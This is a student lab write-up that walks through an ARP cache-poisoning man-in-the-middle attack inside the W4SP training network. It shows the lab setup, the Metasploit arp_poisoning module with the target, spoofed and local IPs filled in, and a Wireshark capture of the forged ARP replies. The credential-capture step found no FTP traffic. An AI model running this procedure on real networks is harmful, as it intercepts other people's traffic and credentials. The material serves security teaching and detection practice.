Network Attacks using w4sp

April 2024


Abdulfatah Abdillahi

Contents

Lab Environment

Setting up the Environment

Here, you can see me setting up the environment by logging in as w4sp-lab and running the script (sudo python w4sp_webapp.py). Then once the Firefox browser comes up, you know the environment is ready to go. Note: Do not close the Terminal window you ran the lab script from; if you do, the lab will stop. Then on the browser I clicked SETUP to launch the lab environment and took the resulting screenshot.


kali-2018.2-w4sp - VMware Workstation
Applications
Places
Terminal
Sat 03:18
W4SP Lab - Mozilla Firefox
W4SP Lab
127.0.0.1:5000
REFRESH
SHUTDOWN
start vic2
start mitm
start ips
start sploit
w4sp-lab@kali: ~/w4sp-lab-master
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:18 AM
2024-04-13


Welcome to the Labs!

The Setup and Shutdown buttons below can be used to start and stop the lab environment (respectively)

The network diagram below is dynamically generated and represents the current setup of the lab environment. It will be automatically refreshed after any changes. You can double click any node to launch both Wireshark and a terminal within the selected nodes network namespace

The numbered Lab buttons on the right will reconfigure the lab environment as appropriate

```
w4sp-lab@kali:~$ cd /home/w4sp-lab/w4sp-lab-master
w4sp-lab@kali:~/w4sp-lab-master$ ls
docker.gpg       os          static      w4sp_app   w4sp_webapp.py
ftp-script.zsh   re          templates   w4sp.py
images           README.md   tests       w4sp.pyc
w4sp-lab@kali:~/w4sp-lab-master$ sudo python w4sp_webapp.py
[sudo] password for w4sp-lab:
['which', 'dumpcap']
['getcap', '/usr/bin/dumpcap']
[*] Caps set correctly on dumpcap
[*] w4sp/labs images available
['docker', 'ps', '-aq', '--filter', 'label=w4sp=true']
['ifconfig', '-a']
['ip', 'link', 'delete', 'docker0:']
['ip', 'link', 'delete', 'eth0:']
RTNETLINK answers: Operation not supported
['ip', 'link', 'delete', 'lo:']
RTNETLINK answers: Operation not supported
['ip', 'netns']
['pkill', 'dhclient']
['ifconfig', '-a']
['service', 'network-manager', 'start']
['service', 'networking', 'restart']
['service', 'docker', 'restart']
```



Welcome to the Labs!


The Setup and Shutdown buttons below can be used to start and stop the lab environment (respectively)

The network diagram below is dynamically generated and represents the current setup of the lab environment. It will be automatically refreshed after any changes. You can double click any node to launch both Wireshark and a terminal within the selected nodes network namespace

The numbered Lab buttons on the right will reconfigure the lab environment as appropriate

Starting Metasploit

Here, you can see me starting the Metasploit framework on a new terminal. This will be used to conduct many of our activities in this lab. To launch this framework, we are required to run it as root, so I typed **sudo mfsconsole**.




```
w4sp-lab@kali:~$ sudo msfconsole
[sudo] password for w4sp-lab:


 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.1.36-dev                          ]
+ -- --=[ 2210 exploits - 1171 auxiliary - 395 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 >
msf6 >
```

[redacted]

Starting the W4SP ARP MitM Attack

In this section we will be using the Metasploit framework to start arp cache poisoning attack. The parameters available in this module include DHOSTS (the target IP address), SHOSTS (the spoofed IP address), and LOCALSIP (the local IP address). Before proceeding we must first determine the IPs we will be inputting into the module.

Based on the below screenshot I made a table organizing the IPs I'm going to use in Metasploit module following the instructions. For example, the DHOSTS parameter is set to the target machine's IP (192.100.200.*125*).



The Setup and Shutdown buttons below can be used to start and stop the lab environment (respectively)

The network diagram below is dynamically generated and represents the current setup of the lab environment. It will be automatically refreshed after any changes. You can double click any node to launch both Wireshark and a

The numbered Lab buttons on the right will reconfigure the lab environment as appropriate


```
w4sp-lab@kali:~$ arp -a
r1.labs (192.100.200.61) at 00:00:5e:00:01:ee [ether] on w4sp_lab
_gateway (192.100.200.1) at 00:00:5e:00:01:ee [ether] on w4sp_lab
vic1.labs (192.100.200.125) at 5e:0e:0f:aa:68:22 [ether] on w4sp_lab
? (192.100.200.54) at 56:4c:04:07:0f:3f [ether] on w4sp_lab
w4sp-lab@kali:~$ ip --br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
docker0          DOWN           172.17.0.1/16
w4sp_lab@if29    UP             192.100.200.116/24 fe80::cc62:d5ff:fe98:97ce/64
w4sp-lab@kali:~$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

12:48 AM
2024-04-13

SETTING	DESCRIPTION	SYSTEM	IP ADDRESS	MAC
DHOSTS	Target	vic1	192.100.200.*125*	5e:0e:0f:aa:68:22
SHOSTS	Spoofed IP address	the Gateway	192.100.200.1	00:00:5e:00:01:ee
LOCALSIP	Local IP	Kali VM (me)	192.100.200.*116*	ce:62:d5:98:97:ce


Then using the above IPs, I inputted them into the module as shown in the below screenshot.



```
msf6 > use auxiliary/spoof/arp/arp_poisoning
msf6 auxiliary(spoof/arp/arp_poisoning) > show options

Module options (auxiliary/spoof/arp/arp_poisoning):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   AUTO_ADD       false            yes       Auto add new host when discovered by the l
                                             istener
   BIDIRECTIONAL  false            yes       Spoof also the source with the dest
   DHOSTS                          yes       Target ip addresses
   INTERFACE                       no        The name of the interface
   LISTENER       true             yes       Use an additional thread that will listen
                                             for arp requests to reply as fast as possi
                                             ble
   SHOSTS                          yes       Spoofed ip addresses
   SMAC                            no        The spoofed mac

msf6 auxiliary(spoof/arp/arp_poisoning) > set DHOSTS 192.100.200.125
DHOSTS => 192.100.200.125
msf6 auxiliary(spoof/arp/arp_poisoning) > set SHOSTS 192.100.200.1
SHOSTS => 192.100.200.1
msf6 auxiliary(spoof/arp/arp_poisoning) > set LOCALSIP 192.100.200.116
LOCALSIP => 192.100.200.116
msf6 auxiliary(spoof/arp/arp_poisoning) > exploit

[*] Building the destination hosts cache...
[+] 192.100.200.125 appears to be up.
[*] ARP poisoning in progress...
```

[redacted]

Here, you can see that I started capturing with Wireshark and filtered for arp traffic. In the output we can see that the arp cache is being poisoned as expected. This is because you want the target to associate the gateway interface with my MAC address.



```
No.  Time          Source             Destination        Protoco Lengt Info
  89 20.426896033  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  90 20.630658843  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  91 20.834378784  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  92 21.035686791  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  93 21.145419517  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  94 21.348472253  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  96 21.552241313  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  97 21.657100974  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
  99 21.861119741  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 100 22.066226886  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 101 22.265725956  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 102 22.370250691  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 104 22.576485898  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 105 22.681178326  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 106 22.885630425  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 107 22.987418736  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 108 23.201693828  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 109 23.313551628  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 111 23.520851996  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 112 23.631016514  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 113 23.737745457  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 114 23.843715682  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 115 24.047550673  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 116 24.150640235  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 118 24.354975166  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 120 24.561216523  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 121 24.763898098  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 122 24.870119440  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 123 24.973080873  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 127 25.075787774  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 128 25.278838963  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 130 25.480968741  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 131 25.682413258  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 132 25.887371379  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 133 26.090891909  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 134 26.295058775  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 136 26.584434466  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 137 26.688803749  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 138 26.889697348  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 139 27.093047546  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce
 140 27.305175291  ce:62:d5:98:97:ce  5e:0e:0f:aa:68:22  ARP     60 192.100.200.1 is at ce:62:d5:98:97:ce

▶ Frame 305: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: ce:62:d5:98:97:ce (ce:62:d5:98:97:ce), Dst: 5e:0e:0f:aa:68:22 (5e:0e:0f:aa:68:22)
▶ Address Resolution Protocol (reply)

0000  5e 0e 0f aa 68 22 ce 62  d5 98 97 ce 08 06 00 01   ^...h".b ........
0010  08 00 06 04 00 02 ce 62  d5 98 97 ce c0 64 c8 01   .......b .....d..
0020  5e 0e 0f aa 68 22 c0 64  c8 7d 00 00 00 00 00 00   ^...h".d .}......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

wireshark_w4sp_lab_20240413011019_ju2jnu        Packets: 1577 · Displayed: 1092 (69.2%)
```


[redacted]

Rerouted FTP Credentials

For this part, you're supposed to filter the Wireshark capture for FTP traffic. In my case, I didn't get any FTP traffic.

Wireshark Detecting an ARP MitM Attack

